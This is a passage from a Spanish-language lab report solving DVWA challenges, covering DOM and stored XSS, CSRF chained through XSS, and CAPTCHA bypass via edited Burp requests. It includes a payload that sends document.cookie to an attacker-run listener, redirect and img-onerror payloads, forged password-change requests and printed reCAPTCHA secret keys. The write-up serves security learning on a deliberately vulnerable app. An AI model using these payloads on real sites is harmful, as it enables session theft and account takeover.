
A screenshot of a terminal window titled "Parrot Terminal". The command entered is: `_d/default=</select>window.location='http://192.168.1.79:7777/navarrete='+document.cookie>`. The output shows a 404 error message: `192.168.1.79 - - [19/Jan/2022 22:23:52] code 404, message File not found`. Below it, another line of output shows session information: `192.168.1.79 - - [19/Jan/2022 22:23:52] "GET /navarrete=security=medium; PHPSESSID=4p2shfqdsuislo5junmfa8v4ov HTTP/1.1" 404 -`.

4.7.3 Nivel de seguridad alto

En el nivel de seguridad alto no es posible injectar ningún tipo de script enviándolo como tal al servidor, ya que se comprueba en el PHP que tras el "default=" solo pueda haber las cadenas de caracteres "English, Spanish, French etc".

Para conseguir ejecutar el script aún así en la parte del cliente, debemos hacer uso de los métodos avanzados de XSS DOM based. En la web de OWASP sobre este tipo de ataque se nos aporta el concepto de usar "#" para comentar la parte de código que le sigue en el servidor, pero para que sí se ejecute en el navegador del cliente, es decir: "`http://www.some.site/somefile.pdf#somename=javascript:attackers_script_here`".

De esta forma podemos volver a ejecutar cualquier script, y, de nuevo, usar el mismo método anterior para robar la cookie de sesión.





4.8 XSS (Stored)

Mediante XSS podemos hacer otro tipo de ataque según la aplicación web, en este caso, el "stored" se basa en injectar el script mediante XSS para que sea almacenado en la base de datos y ejecutado cuando la aplicación web solicite esos datos. Será permanente hasta que la BBDD sea reseteada o el payload sea detectado.

Mediante este ataque también podemos robar datos de cookies o similares como en el caso anterior, pero el objetivo concreto de este reto en DVWA se basa en redirigir a la víctima a otra página web diferente a la original.

The screenshot shows a guestbook form with two input fields: 'Name *' and 'Message *'. The 'Name' field contains 'Navarrete' and the 'Message' field contains 'Ilio'. Below the form are two output boxes. The top one displays 'Name: Navarrete' and 'Message: Ilio'. The bottom one displays 'Name: Navarrete' and 'Message: <script>document.write(document.cookie)</script>'. A red box highlights the message input field, and a red arrow points from it to the bottom message box, indicating the injection point.

El funcionamiento original es que el usuario introduce su nombre y un mensaje, y este se muestra en la parte inferior de la misma ventana, por lo que se intentará injectar un script a través del mensaje.

4.8.1 Nivel de seguridad bajo

Como ya sabemos, en el nivel de seguridad bajo no encontramos ningún tipo de filtro ni de seguridad, por lo que podemos introducir código Javascript con las etiquetas "script" fácilmente. En cualquier de los casos podemos robar cookies u otros datos, pero me centraré en conseguir el objetivo que se nos plantea.

The screenshot shows the same guestbook interface. The 'Message' field now contains the malicious payload: '<script>document.write(document.cookie)</script>'. The bottom message box shows the injected content: 'Name: Navarrete' and 'Message: PHPSESSID=8sa5lkoj50fc53656fuckou7ad; security=low'. A red box highlights the message input field, and a red arrow points from it to the bottom message box, indicating the injection point.



Para lograrlo, hacemos uso del objeto Window.location que ya se utilizó en XSS Dom Based para redirigir. En esta ocasión se redirige a una página cualquiera. Debido a que el cuadro de texto está limitado en caracteres, para conseguir introducir todo el código debemos aumentar el atributo "maxlength" de la misma desde el menú inspeccionar.

The screenshot shows a web application interface for 'Vulnerability: Stored Cross Site Scripting (XSS)'. In the 'Message' input field, a malicious script is entered: <script>window.location='https://i.ytimg.com/vi/0vxCFIGCqnl/maxresdefault.jpg'</script>. This script is highlighted with a red box. Below the input field, the HTML source code for the textarea is visible, showing the attribute 'maxlength="500"': `<area name="mtxMessage" cols="50" rows="3" maxlength="500" ></textarea>`. A blue box highlights this attribute. To the right, the browser's developer tools are open, specifically the 'Layout' tab under the 'Elements' panel, which shows the CSS structure of the page.

En cuanto guardemos este mensaje, cada vez que un cliente cargue esta página en DVWA se le redirigirá automáticamente a la imagen que he enlazado, ya que el script se ejecuta de forma instantánea.

4.8.2 Nivel de seguridad medio

En la ayuda se nos indica que, en el nivel de seguridad medio, el programador ha añadido en el PHP un filtrado para no permitir los scripts, la primera opción es probar otra forma de probar a escribir la etiqueta, pero en este caso no es case sensitive, por lo que no funciona.

The screenshot shows a guestbook form. In the 'Message' input field, the script <SCRIPT>document.write(document.cookie)</SCRIPT> is entered and highlighted with a red box. An arrow points from this box down to the application's response, which displays two entries. Both entries show the message 'Name: Navarrete' and 'Message: document.write(document.cookie)', both of which are also highlighted with red boxes. This demonstrates that the injected script was executed and printed the cookie value.



Donde sigue funcionando sin problema alguno es en el apartado del “nombre”. Parece que el programador solo filtró el mensaje, así que podremos conseguir exactamente lo mismo de una forma muy sencilla, ya que a nivel de ejecución es irrelevante si el script se encuentra en el nombre o en el mensaje.

Vulnerability: Stored Cross Site Scripting

Name * `>1='https://twitter.com/J_Navarrete_ '`

Message *

Aquí no funciona, pero arriba sí xd

tr | 548 x 31

k { } Style Editor Performance Memory Storage Accessibility Application

`size="30" maxlength="500">`

4.8.3 Nivel de seguridad alto

En el último nivel de seguridad, exceptuando el imposible donde no funciona ningún script, debemos hacer uso otra vez de los HTML events para inyectar código Javascript, ya que ahora también se filtra la etiqueta “script” en el título.

En este ejemplo estoy usando el mismo de “img on error” que obtuve del cheat sheet de Portswigger. Cuando seleccionemos “Sign Guestbook” para guardar el mensaje, de nuevo habremos conseguido que cada vez que un usuario entre a esta ventana, se le redirija a la URL que nosotros hemos indicado, pudiendo facilitar ataques de phishing, CSRF etc.

Vulnerability: Stored Cross Site Scripting (XSS)

Name * `<img src/onerror=(window.location='https://`

Message *

a

Sign Guestbook Clear Guestbook




4.9 CSRF (Cross-site request forgery)

Un ataque CSRF se basa en falsificar peticiones introduciendo código o comandos a través de un usuario en el que la aplicación web confía, de esta manera el atacante puede conseguir que el usuario objetivo envíe los datos que el atacante deseaba.

La utilidad a través de la que aprovecharemos esta vulnerabilidad es de la de cambio de contraseña: Una simple ventana donde podemos cambiar nuestra contraseña escribiéndola dos veces y seleccionando el botón de cambiar.

The screenshot shows a navigation sidebar on the left with various tabs: Instructions, Setup / Reset DB, Brute Force, Command Injection, **CSRF**, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main area is titled "Change your admin password:" and contains a "Test Credentials" button. Below it are two input fields: "New password:" and "Confirm new password:". The "Confirm new password:" field is highlighted with a red box, and a red arrow points to the "Change" button below it.

Si se presta atención a la URL, se observa que tras cambiar la contraseña aparece su valor en el atributo de "password_new" y "password_conf". Será esto lo que se usará para engañar al usuario, y tal y como pide el objetivo de la prueba, generar enlaces para que, mediante ingeniería social, una víctima cambie su contraseña sin quererlo.



4.9.1 Modo de seguridad bajo

En el mínimo nivel de seguridad, únicamente necesitamos enviar esa URL a cualquier usuario, al clickar en él teniendo la sesión iniciada, se cambiará la contraseña a la que se encuentra en la URL. No se tiene ninguna dificultad ni necesitamos ningún paso añadido.



4.9.2 Modo de seguridad medio

En el modo de seguridad medio, si generamos un enlace y un usuario hace click en él (es decir, usando el método anterior), nos encontramos con que no se cambiará la contraseña y se reportará un error que indica que la petición no parece correcta.

Por lo que, si directamente un usuario accede a través de este enlace, no funcionará.

Change your admin password:

New password:

Confirm new password:

Change

That request didn't look correct.

Si analizamos una petición correcta de cambio de contraseña con nivel medio en Burpsuite, hallamos un header llamado "Referer", el cual tiene el valor de la página anterior a esta petición. Probablemente, en el PHP se compruebe que, si la fuente no es fiable, no se permita cambiar la contraseña, por ello tenemos que conseguir que sea desde el propio usuario de donde se genere esa petición.

Request	Response
Pretty Raw \n Actions ▾	Pretty Raw Render \n Actions ▾
1 GET /dvwa/vulnerabilities/csrf/?password_new=hola&password_conf=hola&Change=Change HTTP/1.1 2 Host: 192.168.1.78 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 DNT: 1 8 Connection: close 9 Referer: http://192.168.1.78/dvwa/vulnerabilities/csrf/ 10 Cookie: security=medium; PHPSESSID=ppus5oh9il0sv2ei815nm994c8 11 Upgrade-Insecure-Requests: 1 12 Sec-GPC: 1	91 <input type="password" 92 93 94 <input type="submit" v=> 95 </form> 96 <pre> 97 </pre> 98 <div> 99 Password Changed. 100 </div> 101 <h2> More Information </h2>

DVWA nos da una pista: Se debe usar junto a otra vulnerabilidad como XSS. He decidido usar XSS DOM based, ya que servirá para que el Referer sea una dirección del propio sitio web, pues se ejecutará un script después de cargar la primera ventana, y este le redirigirá al cambio de contraseña.

Como estamos ante el nivel de seguridad medio no podemos hacer uso de la etiqueta "script", por tanto, volvemos a usar HTML events para introducir código Javascript. También, volvemos a emplear la asignación de valor al objeto "Window.location" para la redirección.



Siguiendo este concepto, dentro del HTML event de “img on error”, introducimos la asignación de valor al objeto de localización, y en él la URL del cambio de contraseña deseado. De esta manera, primero se cargará la ventana de la vulnerabilidad XSS y después la de cambio de contraseña, haciendo que el referer sea válido.

The screenshot shows a browser window with the DVWA application. The address bar shows a URL with a script attempting to change the admin password via CSRF. The main content area displays a 'Change your admin password' form. On the left, a sidebar lists various vulnerabilities: Brute Force, Command Injection, CSRF (highlighted in green), File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The 'Change' button in the password form is highlighted with a red box, and the 'Password_Changed' message below it is also highlighted.

En el modo de seguridad alto se utiliza un user_token, este se genera de forma diferente cada vez que el usuario pulsa sobre el botón “Change”, y si no existe, no es válido o ya se ha usado no se cambiará la contraseña.

No se puede hacer fuerza bruta sobre él, y la única opción es generar un código PHP con un formulario igual que el de cambio de contraseña original, y hacer que el usuario lo ejecute desde ahí para generar un user_token válido desde la propia ventana.

4.10 Insecure Catpcha

La última vulnerabilidad que se documentará será la de Captcha inseguro, en ella se podrá observar como una mala configuración de la aplicación web puede volver inútiles los Captcha. Antes de ello, eso sí, debemos generar un Captcha propio desde el servicio de Google.

The screenshot shows a 'Vulnerability: Insecure CAPTCHA' page. It displays two error messages: 'reCAPTCHA API key missing from config file: /var/www/html/dvwa/config/config.inc.php' and 'Please register for a key from reCAPTCHA: <https://www.google.com/recaptcha/admin/create>'. The URL in the second message is highlighted with a red box.

More Information



En la página de Google únicamente hay que indicar un nombre para la etiqueta del Captcha. El tipo es algo irrelevante para este caso, pero podemos seleccionar el más estándar: la versión 2 de "No soy un robot".

En la parte inferior se tiene que indicar el dominio sobre el que será válido el Captcha. Como estamos trabajando sobre un servidor local, escribimos su dirección IP local.

Después de su creación se muestran las claves públicas y privadas, debemos copiarlas y pegarlas en el archivo de configuración ubicado en: /var/www/html/dvwa/config/config.inc.php".

The screenshot shows the reCAPTCHA configuration interface. It includes sections for 'Label' (set to 'practica'), 'reCAPTCHA type' (set to 'reCAPTCHA v2'), 'Domains' (set to '192.168.1.78'), and keys for the site ('site key' and 'secret key').

'practica' has been registered.
Use this site key in the HTML code your site serves to users. [See client s](#)
[COPY SITE KEY](#) 6LcKiCYeAAAAAH0dxSWeknUDymAt_a2huIEmM1Jh
Use this secret key for communication between your site and reCAPTCHA.
[COPY SECRET KEY](#) 6LcKiCYeAAAAANuwGsJrSY5m2rDCvZfyQpDjAHsj

```
GNU nano 5.4          /var/www/html/dvwa/config/config.inc.php *  
# ReCAPTCHA settings  
# Used for the 'Insecure CAPTCHA' module  
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin  
$_DVWA['recaptcha_public_key'] = '6LcKiCYeAAAAAH0dxSWeknUDymAt_a2huIEmM1Jh';  
$_DVWA['recaptcha_private_key'] = '6LcKiCYeAAAAANuwGsJrSY5m2rDCvZfyQpDjAHsj';  
# Default security level
```

4.10.1 Nivel de seguridad bajo

Después de su correcta configuración, volvemos a encontrar una ventana para cambiar la contraseña del usuario actual.

Tras escribirla hay que pasar el Captcha y pulsar en cambiar, el objetivo de este apartado de DVWA es conseguir cambiar la contraseña sin tener que pasar el Captcha manualmente.

The screenshot shows the 'Change your password' form. It includes fields for 'New password' and 'Confirm new password', both containing masked text. Below these is a 'reCAPTCHA' checkbox labeled 'I'm not a robot'. A large red box highlights the 'reCAPTCHA' checkbox area. A red arrow points from the bottom of the 'reCAPTCHA' box down to the 'Change' button at the bottom of the form.



Aunque, en el modo de seguridad bajo, está tan sumamente mal configurado que tras pasar el Captcha y poner la contraseña, se nos dirige a otra ventana donde hay que volver a pulsar “Change”. Esta petición la enviaremos a Burpsuite para tratar de cambiar la petición desde el proxy.

Vulnerability: Insecure CAPTCHA

You passed the CAPTCHA! Click the button to confirm your changes.

Change

Es tan simple como en esta petición, cambiar desde el Repeater de Burpsuite los valores de la contraseña, y esta se cambiará automáticamente sin necesidad de trabajar con el Captcha.

Request

```
1 POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
2 Host: 192.168.1.78
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 65
9 Origin: http://192.168.1.78
10 DNT: 1
11 Connection: close
12 Referer: http://192.168.1.78/dvwa/vulnerabilities/captcha/
13 Cookie: security=low; PHPSESSID=ppus5oh9il0sv2ei8i5nm994c8
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 step=2&password_new=jorge&password_conf=jorge&Change=Change
```

Response

```
90 <br />
91
92 <input type="submit" value="Change" name="Change">
93 </form>
94 <pre>
95 <div>
96   Password Changed.
97 </div>
98 <h2>
99   More Information
</h2>
<ul>
<li>
<a href="https://en.wikipedia.org/wiki/CAPTCHA" target="main">
</a>
<li>
<a href="https://www.google.com/recaptcha/" target="main">
</a>
<li>
```

4.10.2 Nivel de seguridad medio

En el siguiente nivel de seguridad encontramos la misma dinámica, donde también está la segunda ventana para confirmar el cambio. La única diferencia es que hay un nuevo parámetro booleano en la petición llamado “passed_captcha”, estando a true podremos seguir cambiando la contraseña desde Burpsuite.

Request

```
1 POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
2 Host: 192.168.1.78
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 79
9 Origin: http://192.168.1.78
10 DNT: 1
11 Connection: close
12 Referer: http://192.168.1.78/dvwa/vulnerabilities/captcha/
13 Cookie: security=medium; PHPSESSID=ppus5oh9il0sv2ei8i5nm994c8
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 step=2&password_new=jorge&password_conf=jorge&passed_captcha=true&Change=Change
```

Response

```
90 <br />
91
92 <input type="submit" value="Change" name="Change">
93 </form>
94 <pre>
95 <div>
96   Password Changed.
97 </div>
98 <h2>
99   More Information
</h2>
<ul>
<li>
<a href="https://en.wikipedia.org/wiki/CAPTCHA" target="main">
</a>
<li>
<a href="https://www.google.com/recaptcha/" target="main">
</a>
<li>
```

4.10.3 Nivel de seguridad alto

Finalmente, se elimina la segunda ventana y directamente se encuentra el Captcha junto al verdadero botón que ejecuta la acción de cambiar la contraseña. Ahora sí está bien configurado y el valor que devuelve el Captcha está en la propia petición, si no es válido, no se cambiará la contraseña.

No hay ninguna forma viable para nosotros de hacer un bypass de este sistema, pero viendo la ayuda de DVWA, nos da la pista de que quizás el programador se dejó algo de código comentado que puede ayudarnos. En el código fuente de la web se nos muestra una nota del desarrollador, que indica “Responde: hidd3n_valu3 y User-Agent: reCaptcha”.

```
        <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />

<script src='https://www.google.com/recaptcha/api.js'></script>
<br /> <div class='g-recaptcha' data-theme='dark' data-sitekey='6LcKiCYeAAAAAH0dxSwknUDymAt_a2huIEmM1Jh'></div>

<!-- **DEV NOTE** Response: 'hidd3n_valu3' && User-Agent: 'reCAPTCHA' **/DEV NOTE** -->

<input type='hidden' name='user_token' value='644da72bd5e4bfc88fa797f442d427cd' />
<br />
```

Probando a poner el User-Agent a "reCAPTCHA" y el valor de respuesta del Captcha a "hidd3n_valu3" nos permite cambiar la contraseña. Obviamente esto sería imposible hacerlo sin esa pista en el código fuente, y simplemente nos muestra que es útil revisar el código fuente en búsqueda de notas.



5 Referencias

OWASP FOUNDATION. Top Ten Web App Security Risks. <[Owasp.org | Top Ten](https://www.owasp.org/index.php/Top_Ten)> [Consulta: 14/01/2022].

GSAMI. Brute Force Attack. <[Owasp.org | Attacks – Brute force attack](https://www.owasp.org/index.php/Brute_force_attack)> [Consulta: 15/01/2022].

PORTSWIGGER. File upload vulnerabilities. <[Portswigger.net | File upload](https://portswigger.net/vulnerabilities/file-upload)> [Consulta: 16/01/2022].

ZAP TEAM. Remote File Inclusion. <[ZapProxy.org | RFI](https://zapproxy.org/vulnerabilities/rfi)> [Consulta: 17/01/2022].

KIRTEN S. Cross Site Scripting (XSS). <[Owasp.org | Attacks - XSS](https://www.owasp.org/index.php/Attacks_-_XSS)> [Consulta: 18/01/2022].

PORTSWIGGER. Cross-site scripting (XSS) cheat sheet. <[Portswigger.net | XSS Cheat sheet](https://portswigger.net/xss-cheat-sheet)> [Consulta: 18/01/2022].

PORTSWIGGER. Stored XSS. <[Portswigger.net | Stored XSS](https://portswigger.net/vulnerabilities/stored-xss)> [Consulta: 19/01/2022].

KING THORIN. SQL Injection. <[Owasp.org | Attacks – SQL Injection](https://www.owasp.org/index.php/Attacks_-_SQL_Injection)> [Consulta: 20/01/2022].

PORTSWIGGER. Cross-site request forgery (CSRF). <[Portswigger.net | CSRF](https://portswigger.net/vulnerabilities/csrf)> [Consulta: 21/01/2022].

SAURABH. OWASP TOP 10 – Captcha Bypass. <[Owasp.org | Attacks – OWAS TOP 10 – Captcha Bypass](https://www.owasp.org/index.php/Attacks_-_OWAS_TOP_10_-_Captcha_Bypass)> [Consulta: 21/01/2022].